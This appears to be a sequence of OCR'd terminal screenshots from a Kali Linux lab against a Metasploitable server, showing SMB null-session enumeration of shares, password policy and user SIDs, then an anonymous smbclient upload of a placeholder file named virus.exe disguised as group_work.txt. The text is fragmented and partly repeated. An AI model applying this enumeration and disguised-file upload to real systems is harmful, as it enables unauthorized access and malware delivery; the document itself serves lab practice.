
  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt           Disk
  IPC$           IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
  ADMIN$         IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup       Master
  WORKGROUP

[+] Attempting to map shares on 172.17.0.2
//172.17.0.2/print$    Mapping: DENIED Listing: N/A Writing: N/A
```



```
kali@Kali: ~  
File Actions Edit View Help  
//172.17.0.2/tmp Mapping: OK Listing: OK Writing: N/A  
//172.17.0.2/opt Mapping: DENIED Listing: N/A Writing: N/A  
[E] Can't understand response:  
NT_STATUS_NETWORK_ACCESS_DENIED listing \*  
//172.17.0.2/IPC$ Mapping: N/A Listing: N/A Writing: N/A  
//172.17.0.2/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A  
  
===== ( Password Policy Information for 172.17.0.2 )=  
=====  
  
[+] Attaching to 172.17.0.2 using a NULL share  
[+] Trying protocol 139/SMB ...  
[+] Found domain(s):  
    [+] METASPLOITABLE  
    [+] Builtin  
[+] Password Info for Domain: METASPLOITABLE  
    [+] Minimum password length: 5  
    [+] Password history length: None
```



```
kali@Kali: ~  
File Actions Edit View Help  
[+] Retrieved partial password policy with rpcclient:  
Password Complexity: Disabled  
Minimum Password Length: 0  
  
===== ( Groups on 172.17.0.2 ) =====  
  
[+] Getting builtin groups:  
  
[+] Getting builtin group memberships:  
  
[+] Getting local groups:  
  
[+] Getting local group memberships:  
  
[+] Getting domain groups:  
  
[+] Getting domain group memberships:
```

```
kali@Kali: ~  
File Actions Edit View Help  
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)  
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)  
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
```

```
kali@Kali: ~  
File Actions Edit View Help  
  
(kali@Kali)-[~]  
$ smbclient -L 172.17.0.2  
Password for [WORKGROUP\kali]:  
Anonymous login successful  
  
      Sharename      Type      Comment  
-----  
      print$         Disk      Printer Drivers  
      tmp             Disk      oh noes!  
      opt             Disk  
      IPC$            IPC       IPC Service (metasploitable server (Samba 3  
.0.20-Debian))  
      ADMIN$          IPC       IPC Service (metasploitable server (Samba 3  
.0.20-Debian))  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  
  
      Server          Comment  
-----  
      Workgroup       Master  
      WORKGROUP       METASPLOITABLE  
  
(kali@Kali)-[~]  
$ █
```

```
kali@Kali: ~
File Actions Edit View Help
kali@Kali: ~ x kali@Kali: ~ x
Try "help" to get a list of possible commands.
smb: \> help
?          allinfo      altname      archive      backup
blocksize  cancel        case_sensitive cd            chmod
chown      close        del          deltree      dir
du         echo         exit         get          getfacl
geteas     hardlink     help         history      iosize
lcd        link         lock         lowercase    ls
l          mask         md           mget         mkdir
more       mput         newer        notify       open
posix      posix_encrypt posix_open   posix_mkdir  posix_rmdir
posix_unlink posix_whoami  print       prompt       put
pwd        q            queue       quit         readlink
rd         recurse     reget       rename       reput
rm         rmdir       showacls    setea        setmode
scopy      stat        symlink     tar          tarmode
timeout    translate   unlock      volume       void
wdel       logon       listconnect showconnect  tcon
tdis       tid         utimes      logoff       ..
!
smb: \> cat >> virus.exe
cat: command not found
smb: \> put virus.exe group_work.txt
putting file virus.exe as \group_work.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> █
```

```
kali@Kali: ~  
File Actions Edit View Help  
kali@Kali: ~ x kali@Kali: ~ x  
(kali@Kali)-[~]  
$ cat >> virus.exe  
we are not done^C  
  
(kali@Kali)-[~]  
$ ls  
Desktop      Music        Public      advent.py    testfile.txt  
Documents    OTHER        Templates   ladies.pcap  virus.exe  
Downloads    Pictures     Videos     test2.txt  
  
(kali@Kali)-[~]  
$
```

```
kali@Kali: ~  
File Actions Edit View Help  
kali@Kali: ~ x kali@Kali: ~ x  
cat: command not found  
smb: \> put virus.exe group_work.txt  
putting file virus.exe as \group_work.txt (0.0 kb/s) (average 0.0 kb/s)  
smb: \> dir  
.  
..  
.X11-unix  
.ICE-unix  
.X0-lock  
669.jsvc_up  
681.jsvc_up  
683.jsvc_up  
690.jsvc_up  
670.jsvc_up  
679.jsvc_up  
682.jsvc_up  
group_work.txt  
699.jsvc_up  
826.jsvc_up  
810.jsvc_up  
1582.jsvc_up  
1823.jsvc_up  
38497656 blocks of size 1024. 9002032 blocks available  
smb: \> 
```